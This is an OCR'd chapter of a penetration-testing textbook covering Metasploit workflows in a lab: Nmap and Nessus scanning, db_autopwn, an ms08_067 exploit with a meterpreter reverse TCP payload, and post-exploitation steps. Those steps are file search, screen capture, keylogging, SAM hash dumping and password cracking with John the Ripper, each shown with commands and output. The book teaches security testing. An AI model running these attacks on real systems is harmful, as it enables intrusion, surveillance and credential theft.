
root@kali :~# msfdb init

If you are not login via root then write following command:

kali@kali :~# sudo msfdb init


This command will initiate the Metasploit Framework database instance and is a one-time activity:





db_status: Once we have started the PostgreSQL service and initiated msfdb, we can then get started with msfconsole: *msf> db_status*

The db_status command will tell us whether the backend database has been successfully initialized and connected with msfconsole:



9.1.1 Work spaces

Assume you're working on many penetration testing projects for different clients at the same time. You don't want the data from different clients to become mixed up. Making logical compartments to hold data for each assignment would be excellent. The Metasploit Framework's workspaces assist us in achieving this goal.

The following commands are related to managing workspaces:


a. *workspace*: This list all previously created workspaces within the Metasploit Framework

b. *workspace -h*: This lists help on all switches related to the workspace command

c. *workspace -a <name>*: This creates a new workspace with a specified name


d. *workspace -d <name>*: This deletes the specified workspace

e. *workspace <name>*: This switches the context of the workspace to the name specified




9.1.2 Importing scans:


We've already shown how adaptable the Metasploit Framework is and how well it works with other tools. The Metasploit Framework includes a capability that allows you to import scan data from other security tools like NMAP and Nessus. The db import command can be used to import scans into the Metasploit Framework, as demonstrated in the following screenshot:



The hosts command is as follows: It's possible that we ran an NMAP scan across the entire subnet and then imported the results into the Metasploit Framework database. Now we must determine which hosts were discovered alive during the scan. The hosts command, as seen in the screenshot, displays a list of all the hosts discovered during scans and imports:



The services command: Once the NMAP scan results are imported into the database, we can query the database to filter out services that we might be interested in exploiting. The services command with appropriate parameters, as shown in the following screenshot, queries the database and filters out services:




9.1.3 Backing up the database

Assume you've spent a long time utilising the Metasploit Framework to complete a complex penetration testing project. Your Metasploit instance has now crashed and failed to start for some inexplicable reason. It would be very painful to rework from scratch on a new Metasploit instance! This is where the backup option in the Metasploit Framework comes to the rescue.

The db_export command, as shown in the following screenshot, exports all data within the database to an external XML file.

You can then keep the exported XML file safe in case you need to restore the data later after failure:



9.2 NMAP

NMAP, an acronym for Network Mapper, is an extremely advanced tool that can be used for the following purposes:

a. Host discovery
b. Service detection
c. Version enumeration
d. Vulnerability scanning
e. Firewall testing and evasion

NMAP is a tool with hundreds of settings to configure, and it is beyond the scope of this book to discuss them all. The chart below, on the other hand, can help you learn about some of the most widely used NMAP switches.

NMAP Switch:

-sT: Perform a connect (TCP) scan

-sU: Perform a scan to detect open UDP ports

-sP: Perform a simple ping scan

-A: Perform an aggressive scan (includes stealth syn scan and OS and version detection plus traceroute and scripts)

-sV: Perform service version detection

-v: Print verbose output

-p 1-1000: Scan ports only in range 1 to 1000

-O: Perform OS detection

-iL <filename>: Scan all hosts from the file specified in <filename>

-oX: Output the scan results in the XML format

-oG: Output the scan results in the greppable format

--script <script_name>: Execute the script specified in <script_name> against the target

For example: *nmap -sT -sV -O 192.168.6.128 -oX /root/Desktop/scan.xml.*


The preceding command will perform a connect scan on the IP address 192.168.6.128, detect the version of all the services, identify which operating system the target is running on, and save the result to an XML file at the path /root/Desktop/scan.xml.


NMAP scanning approach

The Metasploit Framework, as we saw in the last section, has the ability to ingest scans from tools like NMAP and Nessus. However, the NMAP scan can also be started directly from the Metasploit Framework. The scan findings will be saved in the backend database immediately.

However, there isn't much difference between the two approaches and is just a matter of personal choice.

- Scanning from msfconsole: The db_nmap command, as shown in the following screenshot, initiates an NMAP scan from within the Metasploit Framework. Once the scan is complete, you can simply use the hosts command to list the target scanned.





9.3 Nessus

Nessus is a popular vulnerability assessment tool that we have already seen in Chapter 1, *Introduction to Metasploit and Supporting Tools*. Now, there are two alternatives of using Nessus with Metasploit, as follows:

- Perform a Nessus scan on the target system, save the report, and then import it into the Metasploit Framework using the db_import command as discussed earlier in this chapter
- Load, initiate, and trigger a Nessus scan on the target system directly through msfconsole as described in the next section

Scanning using Nessus from msfconsole

It's critical to load the Nessus plugin in msfconsole before starting a new scan with Nessus. After the plugin has been installed, you can connect to your Nessus instance using the credentials given in the following screenshot.

Before loading nessus in msfconsole, make sure that you start the Nessus daemon using the /etc/init.d/nessusd start command.

```
msf > load nessus
[*] Nessus Bridge for Metasploit
[*] Type nessus_help for a command listing
[*] Successfully loaded plugin: Nessus
msf > nessus_connect sagar:sagar@localhost
[*] Connecting to https://localhost:8834/ as sagar
[*] User sagar authenticated successfully.
msf >
```

Once the nessus plugin is loaded, and we are connected to the nessus service, we need to select which policy we will use to scan our target system. This can be performed using the following commands:

msf> nessus_policy_list -

msf> nessus_scan_new <Policy_UUID>

msf> nessus_scan_launch <Scan ID>

You can also see this in the following screenshot:

```
msf > nessus_policy_list
Policy ID  Name        Policy UUID
---------  ----        -----------
4          Basic Scan  731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65

msf > nessus_scan_new 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65 test test 192.168.44.129
[*] Creating scan from policy number 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65, called test - test and scanning 192.168.44.129
[*] New scan added
[*] Use nessus_scan_launch 8 to launch the scan
Scan ID  Scanner ID  Policy ID  Targets        Owner
-------  ----------  ---------  -------        -----
8        1           7          192.168.44.129  sagar

msf > nessus_scan_l
nessus_scan_launch  nessus_scan_list
msf > nessus_scan_launch 8
[+] Scan ID 8 successfully launched. The Scan UUID is 69b85d5f-5a5d-28dd-5c96-5e6b56a234f30748f923fd1afd8a
msf > nessus_scan_stop
nessus_scan_stop      nessus_scan_stop_all
msf >
```

After some time, the scan is completed, and we can view the scan results using the following command: *msf> nessus_report_vulns <Scan ID>*

You can also see this in the following screenshot:

```
msf > nessus_report_hosts
[*] Usage:
[*] nessus_report_hosts <scan ID> -S searchterm
[*] Use nessus_scan_list to get a list of all the scans. Only completed scans can be reported.
msf > nessus_report_hosts 8

Host ID  Hostname       % of Critical Findings  % of High Findings  % of Medium Findings  % of Low Findings
-------  --------       ----------------------  ------------------  --------------------  -----------------
2        192.168.44.129  3                      1                   4                     1

msf > nessus_report_vulns
[*] Usage:
[*] nessus_report_vulns <scan ID>
[*] Use nessus_scan_list to get a list of all the scans. Only completed scans can be reported.
msf > nessus_report_vulns 8

Plugin ID  Plugin Name
                      Plugin Family  Vulnerability Count
---------  -----------
                      -------------  -------------------
10150      Windows NetBIOS / SMB Remote Host Information Disclosure
                      Windows        1
10287      Traceroute Information
                      General        1
10394      Microsoft Windows SMB Log In Possible
                      Windows        1
10397      Microsoft Windows SMB LanMan Pipe Server Listing Disclosure
                      Windows        1
10785      Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
                      Windows        1
10940      Windows Terminal Services Enabled
                      Windows        1
11011      Microsoft Windows SMB Service Detection
                      Windows        2
11219      Nessus SYN scanner
                      Port scanners  3
11936      OS Identification
                      General        1
```

9.4 Vulnerability detection with Metasploit auxiliaries:

We have seen various auxiliary modules in the chapter 8. Some of the auxiliary modules in the Metasploit Framework can also be used to detect specific vulnerabilities. For example, the following screenshot shows the auxiliary module to check whether the target system is vulnerable to the MS12-020 RDP vulnerability:

```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
msf6 auxiliary(scanner/rdp/ms12_020_check) > show options

Module options (auxiliary/scanner/rdp/ms12_020_check):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.6.129    yes       The target host(s), range CIDR ident
                                       ifier, or hosts file with syntax 'fi
                                       le:<path>'
   RPORT    3389             yes       Remote port running RDP (TCP)
   THREADS  1                yes       The number of concurrent threads (ma
                                       x one per host)

msf6 auxiliary(scanner/rdp/ms12_020_check) > set RHOSTS 192.168.6.129
RHOSTS => 192.168.6.129
msf6 auxiliary(scanner/rdp/ms12_020_check) > run

[*] 192.168.6.129:3389    - 192.168.6.129:3389 - Cannot reliably check exploi
tability.
[*] 192.168.6.129:3389    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/ms12_020_check) >
```

9.5 Auto exploitation with db_autopwn

In the previous section, we have seen how the Metasploit Framework helps us import scans from various other tools such as NMAP and Nessus. Now, once we have imported the scan results into the database, the next logical step would be to find exploits matching the vulnerabilities/ports from the imported scan. We can certainly do this manually; for instance, if our target is Windows XP and it has TCP port 445 open, then we can try out the MS08_67 netapi vulnerability against it.

The Metasploit Framework offers a script called db_autopwn that automates the exploit matching process, executes the appropriate exploit if match found, and gives us remote shell. However, before you try this script, a few of the following things need to be considered:

- The db_autopwn script is officially depreciated from the Metasploit Framework. You would need to explicitly download and add it to your Metasploit instance.
- This is a very resource-intensive script since it tries all permutations and combinations of vulnerabilities against the target, thus making it very noisy.
- This script is no longer suggested for professional usage against any production system; however, you can use it to study against any of the lab's test machines.

The following are the steps to get started with the db_autopwn script:

1. Open a terminal window, and run the following command:
   wget https://raw.githubusercontent.com
   /jeffbryner/kinectasploit/master/db_autopwn.rb
2. Copy the downloaded file to the /usr/share/metasploitframework/plugins directory.
3. Restart msfconsole.
4. In msfconsole, type the following code: *msf> use db_autopwn*
5. List the matched exploits using the following command:
   msf> db_autopwn -p -t
6. Exploit the matched exploits using the following command:
   msf> db_autopwn -p -t -e

9.6 Post exploitation

Post exploitation is a phase in penetration testing where we have got limited (or full) access to our target system, and now, we want to search for certain files, folders, dump user credentials, capture screenshots remotely, dump out the

keystrokes from the remote system, escalate the privileges (if required), and try to make our access persistent. In this section, we'll learn about meterpreter, which is an advanced payload known for its feature-rich post-exploitation capabilities.

9.6.1 What is meterpreter?

Meterpreter is an advanced extensible payload that uses an *in-memory* DLL injection. It significantly increases the post-exploitation capabilities of the Metasploit Framework. By communicating over the stager socket, it provides an extensive client-side Ruby API. Some of the notable features of meterpreter are as follows:

- **Stealthy**: Meterpreter is totally contained within the hacked system's memory and does not write to the disc. It doesn't start a new process; instead, it injects itself into the one that has been corrupted. It is capable of readily migrating to other running processes. Meterpreter interacts over an encrypted channel by default. From a forensic standpoint, this leaves a limited trail on the infected machine.
- **Extensible**: Features can be added at runtime and are directly loaded over the network. New features can be added to Meterpreter without having to rebuild it.

The meterpreter payload runs seamlessly and very fast.

The following screenshot shows a meterpreter session that we obtained by exploiting the ms08_067_netapi vulnerability on our Windows XP target system.

Before we use the exploit, we need to configure the meterpreter payload by issuing the use *payload/windows/meterpreter/reverse_tcp*

command and then setting the value of the LHOST variable.

```
msf payload(meterpreter_reverse_tcp) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set RHOST 192.168.44.129
RHOST => 192.168.44.129
msf exploit(ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.44.134:4444
[*] 192.168.44.129:445 - Automatically detecting the target...
[*] 192.168.44.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.44.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.44.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:4444 -> 192.168.44.129:1049) at 2017-05-03 21:56:27 -0
400
```

9.6.2 Searching for content

Once we've gained access to our target system, we'll want to keep an eye out for specific files and directories. It all relies on the penetration test's context and goal. The meterpreter has a search feature that allows you to hunt for files and folders on the infected system.

The following screenshot shows a search query looking for confidential text files located on C drive:

```
meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern [-f pattern]...
Search for files.

OPTIONS:

    -d <opt>  The directory/drive to begin searching from. Leave empty to search all drives. (Default: )
    -f <opt>  A file pattern glob to search for. (e.g. *secret*.doc?)
    -h        Help Banner.
    -r <opt>  Recursivly search sub directories. (Default: true)


meterpreter > search -d C:/ -f conf*.txt
Found 1 result...
    C:\Confidential.txt (28 bytes)
meterpreter >
```

9.6.3 Screen capture

We may want to know what activities and tasks are running on the affected system after a successful compromise. Taking a screenshot may provide us with some useful information about what our victim is doing at the time. In order to capture a screenshot of the compromised system remotely, we perform the following steps:


1. Use the ps command to list all processes running on the target system along with their PIDs.
2. Locate the explorer.exe process, and note down its PID.
3. Migrate the meterpreter to the explorer.exe process, as shown in the following screenshot:

```
Process List
============

 PID   PPID  Name                          Arch  Session  User                          Path
 ---   ----  ----                          ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                        x86   0        NT AUTHORITY\SYSTEM
 196   728   FileZilla server.exe          x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\FileZilla Server\FileZilla Server.exe
 224   728   hMailServer.exe               x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\hMailServer\Bin\hMailServer.exe
 396   728   VGAuthService.exe             x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGA
uthService.exe
 536   4     smss.exe                      x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 604   536   csrss.exe                     x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 628   536   winlogon.exe                  x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 728   628   services.exe                  x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 740   628   lsass.exe                     x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 900   728   vmacthlp.exe                  x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 916   728   svchost.exe                   x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 964   916   wmiprvse.exe                  x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1008  728   svchost.exe                   x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1148  728   svchost.exe                   x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1244  728   svchost.exe                   x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1360  728   vmtoolsd.exe                  x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1452  728   svchost.exe                   x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1536  1504  explorer.exe                  x86   0        SAGAR-C51B4AADE\shareuser     C:\WINDOWS\Explorer.EXE
 1660  728   spoolsv.exe                   x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1796  1536  rundll32.exe                  x86   0        SAGAR-C51B4AADE\shareuser     C:\WINDOWS\system32\rundll32.exe
 1808  1536  vmtoolsd.exe                  x86   0        SAGAR-C51B4AADE\shareuser     C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2040  728   svchost.exe                   x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 2448  728   alg.exe                       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 2588  1148  wscntfy.exe                   x86   0        SAGAR-C51B4AADE\shareuser     C:\WINDOWS\system32\wscntfy.exe
 3200  1536  FileZilla Server Interface.exe x86   0        SAGAR-C51B4AADE\shareuser     C:\Program Files\FileZilla Server\FileZilla Server Int
erface.exe

meterpreter > migrate 1536
[*] Migrating from 1148 to 1536...
[*] Migration completed successfully.
```

Once we have migrated meterpreter to explorer.exe, we load the espia plugin and then fire the screengrab command, as shown in the following screenshot:

```
meterpreter > use espia
Loading extension espia...success.
meterpreter > screengrab
Screenshot saved to: /root/IWxOouyv.jpeg
meterpreter >
```

The screenshot of our compromised system is saved (as follows), and we can notice that the victim was interacting with the FileZilla Server:



9.6.4 Keystroke logging

Apart from screenshot, another very useful meterpreter feature is keylogging. The meterpreter keystroke sniffer will capture all the keys pressed on the compromised system and dump out the results on our console. The keyscan_start command is used to initiate remote keylogging on the compromised system, while the keyscan_dump command is used to dump out all the captured keystrokes to the Metasploit console:

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
demo.testfire.net <Return> admin <Tab> admin123 <Return>
meterpreter >
```

9.6.5 Dumping the hashes and cracking with JTR

Windows stores the user credentials in an encrypted format in its SAM database. Once we have compromised our target system, we want to get hold of all the credentials on that system. As shown in the following screenshot, we can use the post/windows/gather/hashdump auxiliary module to dump the password hashes from the remote compromised system:

```
msf exploit(ms08_067_netapi) > use post/windows/gather/hashdump
msf post(hashdump) > show options

Module options (post/windows/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(hashdump) > set SESSION 8
SESSION => 8
msf post(hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bba8dcdda46374afef9c333afe782bd1...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

test:"temp"

[*] Dumping password hashes...


Administrator:500:ce0f39e1cfe011ac1aa818381e4e281b:b4bba079f275ab84519ff76082fc86ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:1dfb83c2aeb861b2cec506cca318fce7:812db87e1c4823dca85f327767eb16a4:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9b7dc3244a0f215161926d983a168d5d:::
shareuser:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test:1004:624aac413795cdc1ff17365faf1ffe89:3b1b47e42e0463276e3ded6cef349f93:::


[*] Post module execution completed
msf post(hashdump) >
```

Once we have a dump of credentials, the next step is to crack them and retrieve clear text passwords. The Metasploit Framework has an auxiliary module

auxiliary/analyze/jtr_crack_fast that triggers password cracker against the dumped hashes.

Upon completion, the module displays clear text passwords, as shown in the following screenshot:

- **jtr** is an acronym for **John the Ripper,** the most commonly used password cracker.

```
msf post(hashdump) > use auxiliary/analyze/jtr_crack_fast
msf auxiliary(jtr_crack_fast) > run

[*] Wordlist file written out to /tmp/jtrtmp20170503-1845-1cr797n
[*] Hashes Written out to /tmp/hashes_tmp20170503-1845-d78gie
[*] Cracking lm hashes in normal wordlist mode...
Created directory: /root/.john
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
Press 'q' or Ctrl-C to abort, almost any other key for status
[*] 3               (administrator:2)
[*] 4               (test:2)
[*] TEST123         (test:1)
3g 0:00:00:00 DONE (Wed May  3 22:29:20 2017) 50.00g/s 1286Kp/s 1286Kc/s 5172KC/s ZITA..TUDE
Warning: passwords printed above might be partial and not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[*] Cracking lm hashes in single mode...
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
[*] Remaining 4 password hashes with no different salts
